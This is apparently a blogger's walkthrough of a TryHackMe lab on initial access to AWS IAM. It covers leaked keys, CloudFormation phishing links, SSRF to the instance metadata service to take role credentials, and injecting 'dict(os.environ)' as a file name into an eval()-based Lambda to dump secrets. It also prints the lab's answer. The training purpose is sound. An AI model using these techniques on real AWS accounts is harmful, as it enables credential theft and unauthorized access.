TryHackMe — Attack & Defend AWS: AWS IAM Initial Access
AWS IAM Initial Access
Wiki topics:
☁️ · DevOps & Cloud
TryHackMe — Attack & Defend AWS: AWS IAM Initial Access
[embed]
AWS IAM Initial Access
- There are four popluar techniques to gain initial access:
- Leaked Credentials
- Phishing for Stacksets
- SSRF to IMDS Instance Profile Credentials
- Vulnerable Automation
Leaked Credentials
- Common sources where we can find credentials: Github repositories and Programming Language Package repositories (PyPi)
- A lot of developers do not follow best practices: leave credentials in the source code, forget to remove credentials from repositories, etc.
Phishing for Stacksets
- AWS CloudFormation has LaunchStack feature, which allows users to deploy IaC with a few clicks
- The URL looks like this
https://console.aws.amazon.com/cloudformation/home?region=$REGION#/stacks/new?stackName=$STACK_NAME&templateURL=$TEMPLATE_LOCATION- Attackers can craft a phishing link to trick an admin to click and deploy resources in their systems.
- This attack is hard due to a few conditions to be met:
- The victim must have appropriate permissions in AWS
- It is very hard to trick an administrator to click the link without examining what the template is (unless the admin has no knowledge of the code or trusted the senders)
- When resources are deployed, iam privileges are subjected to assertion -> which may raise red flags in the system.
SSRF to IMDS abuse
- IMDS (Instance Meta Data Service) is used to display information about an EC2 instance. TO retrieve a directory list of informaiton of an EC2, run:
curl http://169.254.169.254/latest/meta-data/- Assume a web application is vulnerable to SSRF, attackers can leverage the attack to retrieve the information of the AWS system. In an input form, enter the following URL to retrieve an Instance Profile credentials:
http://169.254.169.254/latest/meta-data/iam/security-credentials- Retrieve the credentials of the role
https://169.254.169.254/latest/meta-data/iam/security-credentials/$ROLE_NAME- Once we get the credentials, configure the account in the Attacking Machine
aws configure set aws_access_key_id $ACCESS_KEY_ID --profile THM
aws configure set aws_secret_access_key $SECRET_ACCESS_KEY --profile THM
aws configure set aws_session_token $SESSION_TOKEN --profile THM
Abusing “DevOps” Infrastructure
- Assume there is a Lambda function that execute whatever script uploaded to S3 bucket. We can take advantage of this to upload malicious code so the Lambda function execute.
- Enumerate S3 bucket
aws s3 ls- Upload the file
aws s3 cp test.txt s3://$ACCOUNT_ID- Confirm the file is uploaded
aws s3 ls $ACCOUNT_ID
- Notice that after uploading the
file.txt, there is a log file generated and stored in the same S3 bucket. We can download it and see what it is
aws s3 cp s3://637423357278-2/2025-01-04T08:22:05.974473.log .
cat 2025-01-04T08:22:05.974473.log
From the log, we see there is another log file under the same name with the uploaded file **file.txt.**
- In this scenario, the application automates uploading the file and evaluating it using the
eval()function. While this is not a best practice to useeval()on unsanitized input, a lot of applications still utilizes this function. - The
eval()function is used on the uploaded file name, which the returns the newly created file as.log. This means taht we can run code inside the Lambda function. - Lambda Request Context provides the information related to the Execution Environment where the serverless function runs in AWS. Like EC2 Instance Profile, we can also provision a Lambda “Execution Role”, which gives the Lambda function permissions in AWS, against AWS services based on the permissions provisioned to the role.
- To gain credentials, follow these steps
1. Create a file name 'dict(os.environ)'
2. Upload the file the the S3 bucket.
3. Once a new log file is generated, download it and read its content.
It should display environment variables
Within that log file, we will find the AWS credentials to assume. After assuming the role, run aws sts get-caller-identity to get the current user’s details.
ANSWER THE QUESTIONS
Once you have assumed the role with the stolen credentials, what two-word string from the role name fits in the answer?
-> simple-lambda
CONCLUSION
That’s it for today. Please clap if you like this post.
And don’t forget to follow me for more cybersecurity content
메타데이터
- post_id
- 76d85491d0fd
- slug
- tryhackme-attack-defend-aws-aws-iam-initial-access-76d85491d0fd
- url
- https://medium.com/@hhphu/tryhackme-attack-defend-aws-aws-iam-initial-access-76d85491d0fd
- canonical_url
- https://medium.com/@hhphu/tryhackme-attack-defend-aws-aws-iam-initial-access-76d85491d0fd
- author_url
- https://medium.com/@hhphu
- status
- ok
- fetched_at
- 2026-06-23 06:34:20